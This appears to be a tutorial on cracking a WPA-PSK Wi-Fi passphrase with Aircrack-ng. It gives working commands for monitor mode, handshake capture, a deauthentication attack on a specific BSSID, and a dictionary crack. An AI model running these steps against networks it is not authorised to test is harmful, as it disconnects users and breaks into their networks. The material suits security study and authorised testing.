

Before we get started with Aircrack-ng, we need to capture a WPA 4-way handshake between the access point (AP) and a real client(pc, tablet, phone, etc). This handshake contains the necessary information to crack the passphrase (password).
Step 1: Enable Monitor Mode & Identify the Target #
To begin, enable monitor mode on your wireless interface (wlan0).


wlan0 interface in monitor mode, we now have an interface called wlan0mon. We then identify the channel of the target AP and gather its BSSID using:
sudo airodump-ng wlan0mon
Step 2: Capture the WPA Handshake #
Our target AP is SP***, which operates on channel 1. Its BSSID is C8:B5:AD:1A:5D:C2. The AUTH column shows the AP uses PSK (Pre-Shared Key).
The airodump-ng command on the target AP:
- Listen on channel 1 (`-c 1)
- Save packets to files with the prefix
wpa(-w wpa) - Filter by ESSID (
--essid sp***) - Filter by BSSID (
--bssid C8:B5:AD:1A:5D:C2)
sudo airodump-ng -c 1 -w wpa --essid SP*** --bssid `C8:B5:AD:1A:5D:C2` wlan0mon
Step 2.1: Deauthenticate the client #
While running airodump-ng, we need to deauthenticate a client connected to the AP. This forces the client to reconnect, capturing the handshake.
To deauthenticate a client, we can use aireplay-ng with the following command:
sudo aireplay-ng -0 1 -a C8:B5:AD:1A:5D:C2 wlan0mon
the -0 option stands for --death.
1is the number of deauth packets to send-aspecifies the target BSSIDwlan0monis the interface in monitor mode

airodump-ng to capture the handshake:

A WPA handshake were captured, after that a client 4E:EB:06:71:D2:D3 reconnected to the AP.
Step 3: Crack the WPA Handshake #
With the handshake captured, cracking the passphrase is straightforward. Use aircrack-ng with a wordlist (e.g., /usr/share/john/password.lst), specifying:
-wfor the wordlist-efor the target ESSID (SP***)-bfor the BSSID- The capture file (
wpa-01.cap)
aircrack-ng -w /usr/share/john/password.lst -e SP*** -b C8:B5:AD:1A:5D:C2 wpa-01.cap